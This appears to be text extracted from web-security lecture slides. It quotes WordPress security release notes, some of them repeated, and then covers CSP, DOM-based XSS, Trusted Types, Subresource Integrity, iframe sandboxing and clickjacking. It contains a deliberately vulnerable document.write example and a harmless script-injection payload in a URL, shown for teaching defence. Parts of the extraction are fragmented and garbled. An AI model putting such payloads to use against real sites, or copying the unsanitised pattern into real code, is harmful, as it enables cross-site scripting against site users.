These bugs affect WordPress versions 5.2.2 and earlier; version 5.2.3 fixes them, so you'll want to upgrade.

If you haven't yet updated to 5.2, there are also updated versions of 5.0 and earlier that fix the bugs for you.

Security Updates

- Props to [Simon Scannell of RIPS Technologies](#) for finding and disclosing two issues. The first, a cross-site scripting (XSS) vulnerability found in post previews by contributors. The second was a cross-site scripting vulnerability in stored comments.
- Props to [Tim Coen](#) for disclosing an issue where validation and sanitization of a URL could lead to an open redirect.
- Props to Anshul Jain for disclosing reflected cross-site scripting during media uploads.
- Props to [Zhouyuan Yang of Fortinet's FortiGuard Labs](#) who disclosed a vulnerability for cross-site scripting (XSS) in shortcode previews.
- Props to Ian Dunn of the Core Security Team for finding and disclosing a case where reflected cross-site scripting could be found in the dashboard.
- Props to Soroush Dalili ([@irsdl](#)) from NCC Group for disclosing an issue with URL sanitization that can lead to cross-site scripting (XSS) attacks.
- In addition to the above changes, we are also updating jQuery on older versions of WordPress. This change was [added in 5.2.1](#) and is now being brought to older versions.

WordPress 5.4.2 Security and Maintenance Release

Posted June 10, 2020 by Jake Spurlock. Filed under [Releases](#), [Security](#).

WordPress 5.4.2 is now available!

This security and maintenance release features 23 fixes and enhancements. Plus, it adds a number of security fixes—see the list below.

These bugs affect WordPress versions 5.4.1 and earlier; version 5.4.2 fixes them, so you'll want to upgrade.

If you haven't yet updated to 5.4, there are also updated versions of 5.3 and earlier that fix the bugs for you.

Security Updates

WordPress versions 5.4 and earlier are affected by the following bugs, which are fixed in version 5.4.2. If you haven't yet updated to 5.4, there are also updated versions of 5.3 and earlier that fix the security issues.

- Props to Sam Thomas (jazzy2fives) for finding an XSS issue where authenticated users with low privileges are able to add JavaScript to posts in the block editor.
- Props to Luigi – ([gubello.me](#)) for discovering an XSS issue where authenticated users with upload permissions are able to add JavaScript to media files.
- Props to Ben Bidner of the WordPress Security Team for finding an open redirect issue in `wp_validate_redirect()`.
- Props to [Nrimo Ing Pandum](#) for finding an authenticated XSS issue via theme uploads.
- Props to [Simon Scannell of RIPS Technologies](#) for finding an issue where `set-screen-option` can be misused by plugins leading to privilege escalation.
- Props to [Carolina Nymark](#) for discovering an issue where comments from password-protected posts and pages could be displayed under certain conditions.

WordPress 5.8.1 Security and Maintenance Release

Posted September 9, 2021 by Jonathan Desrosiers. Filed under [Releases](#), [Security](#).

WordPress 5.8.1 is now available!

This security and maintenance release features [60 bug fixes](#) in addition to 3 security fixes. Because this is a **security release**, it is recommended that you update your sites immediately. All versions since WordPress 5.4 have also been updated.

WordPress 5.8.1 is a short-cycle security and maintenance release. The next major release will be version [5.9](#).

You can download WordPress 5.8.1 by downloading from [WordPress.org](#), or visit your Dashboard → Updates and click Update Now.

If you have sites that support automatic background updates, they've already started the update process.

Security Updates

3 security issues affect WordPress versions between 5.4 and 5.8. If you haven't yet updated to 5.8, all WordPress versions since 5.4 have also been updated to fix the following security issues:

- Props to [mdawaffe](#), member of the WordPress Security Team for their work fixing a data exposure vulnerability within the REST API.
- Props to Michał Bentkowski of Securitum for reporting a XSS vulnerability in the block editor.
- The Lodash library has been updated to version 4.17.21 in each branch to incorporate upstream security fixes.

In addition to these issues, the security team would like to thank the following people for reporting vulnerabilities during the WordPress 5.8 beta testing period, allowing them to be fixed prior to release:

- Props to [Evan Ricafort](#) for reporting a XSS vulnerability in the block editor discovered during the 5.8 release's beta period.
- Props to [Steve Henty](#) for reporting a privilege escalation issue in the block editor.

WordPress 5.2.3 Security and Maintenance Release

Posted September 5, 2019 by Jake Spurlock. Filed under [Releases](#), [Security](#).

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This security and maintenance release features 29 fixes and enhancements. Plus, it adds a number of security fixes—see the list below.

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WordPress 5.4.2 Security and Maintenance Release

Posted June 10, 2020 by Jake Spurlock. Filed under [Releases](#), [Security](#).

WordPress 5.4.2 is now available!

This security and maintenance release features 23 fixes and enhancements. Plus, it adds a number of security fixes—see the list below.

These bugs affect WordPress versions 5.4.1 and earlier; version 5.4.2 fixes them, so you'll want to upgrade.

If you haven't yet updated to 5.4, there are also updated versions of 5.3 and earlier that fix the bugs for you.

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- Props to Steve Henty for reporting a privilege escalation issue in the block editor.

Content Security Policy

CSP allows for server administrators to eliminate XSS attacks by specifying the domains that the browser should consider to be valid sources of executable scripts.

Browser will only execute scripts loaded in source files received from whitelisted domains, ignoring all other scripts (including inline scripts and event-handling HTML attributes).

Example CSP 1

Example: content can only be loaded from same domain; no inline scripts

Content-Security-Policy: default-src 'self'

Example CSP 2

Allow:

- include images from any origin in their own content
- restrict audio or video media to trusted providers
- only allow scripts from a specific server that hosts trusted code; no inline scripts

Content-Security-Policy: default-src 'self'; img-src *; media-src media1.com; script-src userscripts.example.com

Content Security Policy

Administrator serves Content Security Policy via:

HTTP Header

Content-Security-Policy: default-src 'self'

Meta HTML Object

```
<meta http-equiv="Content-Security-Policy" content="default-src  
'self'; img-src https://*; child-src 'none';">
```

Still Not Enough

- Rendering is not solely done server-side. User-controlled data is also handled client side (especially for modern apps that use the server as a simple database and do most of the rendering client side).
- Need to deal with another type of XSS: DOM-based XSS

Global Search Example

/search?default=French

```
<html>
  <title>Search Results</title>
  <body>
  ...
    Select your language:
  <select>
    <script>
      const href = document.location.href;
      document.write("<option value=1>" + href.substring(href.indexOf("default=")+8) + "</option>");
      document.write("<option value=2>English</option>");
    </script>
  </select>
  ...
  </body>
</html>
```

Global Search Example

/search?default=French

```
<html>
  <title>Search Results</title>
  <body>
  ...
    Select your language:
    <select>
      <option value=1>French</option>
      <option value=2>English</option>
    </select>
  ...
  </body>
</html>
```

Global Search Example

/search?default=<script>alert("hello world")</script>

Global Search Example

/search?default=<script>alert("hello world")</script>

```
<html>
  <title>Search Results</title>
  <body>
    ...
    Select your language:
    <select>
      <option value=1><script>alert("hello world")</script></option>
      <option value=2>English</option>
    </select>
    ...
  </body>
</html>
```

Trusted Types

- Instead of allowing arbitrary strings to end up in sinks like **document.write** and **innerHTML**, only allow values that have been sanitized/filtered. Trusted values don't have type String, they have type TrustedHTML.
- Restrict the creation of values that have this type to small trusted code.

```
const templatePolicy = TrustedTypes.createPolicy('template', {  
  createHTML: (templateId) => {  
    const tpl = templateId;  
    if (/^[-a-zA-Z]/.test(tpl)) {  
      return `<option value="1">${tpl}</option>`;  
    }  
    throw new TypeError();  
  }  
});
```

Trusted Types

- Instead of allowing arbitrary strings to end up in sinks like `document.write` and `innerHTML`, only allow values that have been sanitized/filtered. Trusted values don't have type String, they have type TrustedHTML.

- F

Better. Not great. Still need to get your sanitization/filtering function right.

```
});
```

Using untrusted/vulnerable
components (next lecture)

Third Party Content Safety

Question: how do you safely load an object from a third party service?

```
<script  
  src="https://code.jquery.com/jquery-3.4.0.js"  
</script>
```

Problem: if **code.jquery.com** is compromised, your site is too

Massive denial-of-service attack on GitHub tied to Chinese government

Reports: Millions of innocent Internet users conscripted into Chinese DDoS army.

jQuery.com compromised to serve malware via drive-by download

Libraries can be backdoored

2013: MaxCDN, which hosted bootstrapcdn.com, was compromised

MaxCDN had laid off a support engineer having access to the servers where BootstrapCDN runs. The credentials of the support engineer were not properly revoked. The attackers had gained access to these credentials.

Bootstrap JavaScript was modified to serve an exploit toolkit



(Server side too:

Popular npm Project Used by Millions Hijacked in Supply-Chain Attack

October 25, 2021 By [Ax Sharma](#)

Sub Resource Integrity (SRI)

Idea: Specify hash of script you think you're loading and let browser verify it

```
<script  
  src="https://code.jquery.com/jquery-3.4.0.min.js"  
  integrity="sha256-BJe0qm959uMBGb65z40ejJYGSgR7REI4+CW1fNKw0g="  
</script>
```

What if that content is an ad?

Problem: You don't necessarily know the ad source ahead of time. Can you just put it in an iframe? Is this enough?

SOP for Frames is Lax

- If frame is same origin: no isolation
- Even if frame is cross-origin: malicious code in iframe can do a lot!
 - Auto-focus and play videos
 - Create pop ups
 - Navigate the top page




SOP for Frames is Lax

- If frames are used, they must be:
- Even iframes are used, they must be:
 - Autoplayed
 - Created by the user
 - Navigated to by the user



can do a lot!



iFrame Sandbox

- Sandbox attribute associated with iframe, by default
 - disallows JavaScript and triggers (autofocus, autoplay videos etc.)
 - disallows form submission
 - disallows popups
 - disallows navigating embedding page
 - runs page in unique origin: no storage/cookies

What if embedding page is untrusted?

- **Clickjacking attacks:** overlay transparent iframe, trick user to click/type
- You don't want to let anybody to load your page in an iframe

CSP to the rescue!



The HTTP [Content-Security-Policy](#) (CSP) `frame-ancestors` directive specifies valid parents that may embed a page using `<frame>`, `<iframe>`, `<object>`, `<embed>`, or `<applet>`.

Setting this directive to '`none`' is similar to [X-Frame-Options : deny](#) (which is also supported in older browses).

Today

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↓	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↓	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]